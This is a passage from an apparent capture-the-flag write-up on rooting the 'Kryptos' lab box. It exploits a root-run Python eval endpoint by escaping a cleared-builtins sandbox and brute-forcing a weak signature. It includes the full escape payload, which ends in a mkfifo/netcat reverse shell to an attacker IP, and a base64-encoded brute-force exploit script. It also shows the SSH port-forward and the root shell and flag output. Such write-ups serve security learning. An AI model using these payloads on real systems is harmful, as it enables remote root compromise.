Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Pr
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      107        16196      -
tcp        0      0 127.0.0.1:81            0.0.0.0:*               LISTEN      0          19124      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        14325      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          17978      -
tcp        0    376 10.10.10.129:22         10.10.14.29:32944       ESTABLISHED 0          338465     -
tcp6       0      0 :::80                   :::*                    LISTEN      0          16799      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        14324      -
```

Indeed, we can see it listens on port 81 and it runs as **root** (UID=0).

Let’s look at the code again.

We can see that if we send a POST request to /eval method evaluate() is called. We need to input the expr and sig values and then it verifies whether our sig matches the randomly generated sig.

Looking at the beginning of the code we can see that it uses some sort of an algorithm to generate randomly the signature. We can assume that a signature has already been generated randomly once the script was executed and the web host started to listen on port 81.

Then, if our signature matches it calls an **eval** function.

Usually, eval function in python is vulnerable to executing OS commands, but in this case the programmer implemented some sort of security mechanism: **{'__builtins__':None}**. This mechanism clears the builtins and it's considered "security measure" for a lot of people but in reality, this just makes it harder to exploit—not impossible.

I've came across this excellent article explaining in detail how to exploit this kind of "secured" mechanism: https://www.floyd.ch/?p=584

So according to the article I've built the following expr:

"[x for x in (1).__class__.__base__.__subclasses__() if x.__name__ == 'Pattern'][0].__init__.__globals__['__builtins__']['__import__']('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.29 4444 >/tmp/f')"

So what is left to do is just to guess the correct signature.


To do that we'll run in a WHILE loop and each loop generate a random signature until we have a match.

You can download the script code here (**base64**):

aW1wb3J0IHJhbmRvbQppbXBvcnQganNvbgppbXBvcnQgYmluYXNjaWkKZnJvb
SBlY2RzYSBpbXBvcnQgU2lnbmluZ0tleSwgTklTVDM4NHAKaW1wb3J0IHJlcX
Vlc3RzCgojVEhJUyBQQVJUIElTIENPUElFRCBESVJFQ1RMWSBGUk9NIFRIR
SBTRVJWRVIgU0NSSVBUCiNJVCBJUyBUTyBNSU1JQyBUSEUgV0FZIFRIQV
QgVEhFIFNJR05JTkcgV09SS1MgCmRlZiBzZWN1cmVfcm5nKHNlZWQpOgogIC
AgcCA9IDIxNDc0ODM2NDcKICAgIGcgPSAyMjU1NDEyCgogICAga2V5TGVuZ
3RoID0gMzIKICAgIHJldCA9IDAKICAgIHRocyA9IHJvdW5kKChwLTEpLzIpCiA
gICBmb3IgaSBpbiByYW5nZShrZXlMZW5ndGgqOCk6CiAgICAgICAgc2VlZCA9
IHBvdyhnLHNlZWQscCkKICAgICAgICBpZiBzZWVkID4gdGhzOgogICAgICAgI
CAgICByZXQgKz0gMioqaQogICAgcmV0dXJuIHJldAoKZGVmIHNpZ24obXNnK
ToKICAgIHJldHVybiBiaW5hc2NpaS5oZXhsaWZ5KHNrLnNpZ24obXNnKSkKCn
ByaW50ICgiWytdIEJydXRlZm9yY2luZyBieSByYW5kb21seSBzaWduaW5nIGV4c
HJlc3Npb25zIGhvcGVmdWxseSB3ZSBoaXQgbG90dGVyeSIpCiNUaGlzIGV4cHIg
aXMgY29waWVkIGZyb20gaHR0cHM6Ly93d3cuZmxveWQuY2gvP3A9NTg0LCB
UaGFuayB5b3UgZmxveWQgYW5kIE5lZCA+X19eCiNleHByID0gIlt4IGZvciB4IGl
uICgxKS5fX2NsYXNzX18uX19iYXNlX18uX19zdWJjbGFzc2VzX18oKSBpZiB4L
l9fbmFtZV9fID09ICdQYXR0ZXJuJ11bMF0uX19pbml0X18uX19nbG9iYWxzX19b

J19fYnVpbHRpbnNfXyddWydfX2ltcG9ydF9fJ10oJ29zJykuc3lzdGVtKCdjcCAvcm
9vdC9yb290LnR4dCAvdG1wL1dpTksgJiYgY2htb2QgNzc3IC90bXAvV2lOSycpIg
pleHByID0gIlt4IGZvciB4IGluICgxKS5fX2NsYXNzX18uX19iYXNlX18uX19zdWJ
jbGFzc2VzX18oKSBpZiB4Ll9fbmFtZV9fID09ICdQYXR0ZXJuJ11bMF0uX19pbml
0X18uX19nbG9iYWxzX19bJ19fYnVpbHRpbnNfXyddWydfX2ltcG9ydF9fJ10oJ29z
Jykuc3lzdGVtKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC
9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC4yOSA0NDQ0ID4vdG1wL2Y
nKSIKCmEgPSAwICNUaGlzIGlzIGFuIGF0dGVtcHQgY291bnRlcgpPdXRwdXQg
PSAnQmFkIHNpZ25hdHVyZScgI1RoaXMgaXMgdG8gZGVmaW5lIHRoZSB0ZXJ
tIE91dHB1dCBhbmQgbGF0ZXIgd2UgZGVmaW5lIE91dHB1dCBhcyB0aGUgcmV
zcG9uc2UgZnJvbSB0aGUgcmVxdWVzdHMuCgp3aGlsZSBPdXRwdXQgPT0gJ0Jh
ZCBzaWduYXR1cmUnOgogICAgc2VlZCA9IHJhbmRvbS5nZXRyYW5kYml0cygx
MjgpCiAgICByYW5kID0gc2VjdXJlX3JuZyhzZWVkKSArIDEKICAgICNyYW5kI
D0gNzQ3MDQ1NzM3MDE0OTQzMTk2MjgxMTAzMTI5MDg4MzA5MDgyOTI0
MzIyNDgxNzEzODEwMDkwNTc3MTQ1NzAzMjc2ODU4OTAxNDIwMCAjdGhp
cyBjYW4gYmUgdXNlZCB3aXRoIHlvdSB1c2UgdGhlIGV4YWN0IHJhbmQgbnVt
YmVyIHVzZWQsIHVzdWFsbHkgY2FuIGJlIGlkZW50aWZpZWQgYWZ0ZXIgeW
91IHJhbiB0aGUgc2NyaXB0IHRoZSBmaXJzdCB0aW1lIGFuZCB5b3UgY2FuIHN
wZWNpZnkgdGhlIHNhbWUgcmFuZCBudW1iZXIsIHRoaXMgcmFuZCBudW1iZX
IgY2hhbmdlcyBldmVyeXRpbWUgeW91IHJlc2V0IHRoZSBib3gKICAgIHNrID0gU
2lnbmluZ0tleS5mcm9tX3NlY3JldF9leHBvbmVudChyYW5kLCBjdXJ2ZT1OSVNU
Mzg0cCkKICAgIHNpZyA9IHNpZ24oZXhwcikKICAgIGEgPSBhICsgMQogICAgc
HJpbnQgKCdBdHRlbXB0IFwjJytzdHIoYSkpCiAgICBwcmludCAoJz09PT09PT09P
T09PT09PT09PT09PScpCiAgICBwcmludCAoJ1JhbmQgdXNlZDoJJytzdHIocmFuZ
CkpCiAgICBwcmludCAoJ1NpZ25hdHVyZToJJytzdHIoc2lnKSkKICAgIHJlcSA9IH
JlcXVlc3RzLnBvc3QoJ2h0dHA6Ly8xMjcuMC4wLjE6ODEvZXZhbCcsIGpzb249ey
dleHByJzogZXhwciwgJ3NpZyc6IHNpZ30pCiAgICBPdXRwdXQgPSByZXEudGV
4dAogICAgcHJpbnQgKCdPdXRwdXQ6CScrT3V0cHV0KQogICAgcHJpbnQgKCc
gJykKcHJpbnQgKCdDb21tYW5kIEV4ZWN1dGVkIFN1Y2Nlc3NmdWxseScp


I’ve decided to execute the script remotely from my attacking machine. So to do that I obviously had to port forward from my machine to port 81 on the victim machine (in this case I also chose port 81 to be on my machine):



```
root@kali:~# ssh -L 81:localhost:81 rijndael@10.10.10.129
```


Then I’ve executed the python script and it began brute-forcing the signatures.

On attempt #33 it guessed correctly and I managed to get a reverse shell as **root**:



```
Attempt \#33
=====================
Rand used:      5976365896119545570248825032706472663394579853710480724617165626214875442888З
Signature:      b'0971bd59ea4cc7f248fe31bd68acf9e4122d4650268b08a06e4e05fad2b7976a6c633e171319b31cabcc1a3d5f30b2e7f4e8b395ee1e
15a89c5e335255ecf746203b20dedd1b6d35d9357c581dd073a9278b17ead4eea95c25593cdb91fb1724'

root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.129] 57084
/bin/sh: 0: can't access tty; job control turned off
# /bin/bash -i
bash: cannot set terminal process group (771): Inappropriate ioctl for device
bash: no job control in this shell
root@kryptos:/# whoami
whoami
root
root@kryptos:/#
```

Finally, after this long painful journey let's grab our root flag, sit back and relax :)



```
root@kryptos:/root# cat root.txt
cat root.txt
6256d6dcf75cb62343e023ae9e567c6e
root@kryptos:/root#
```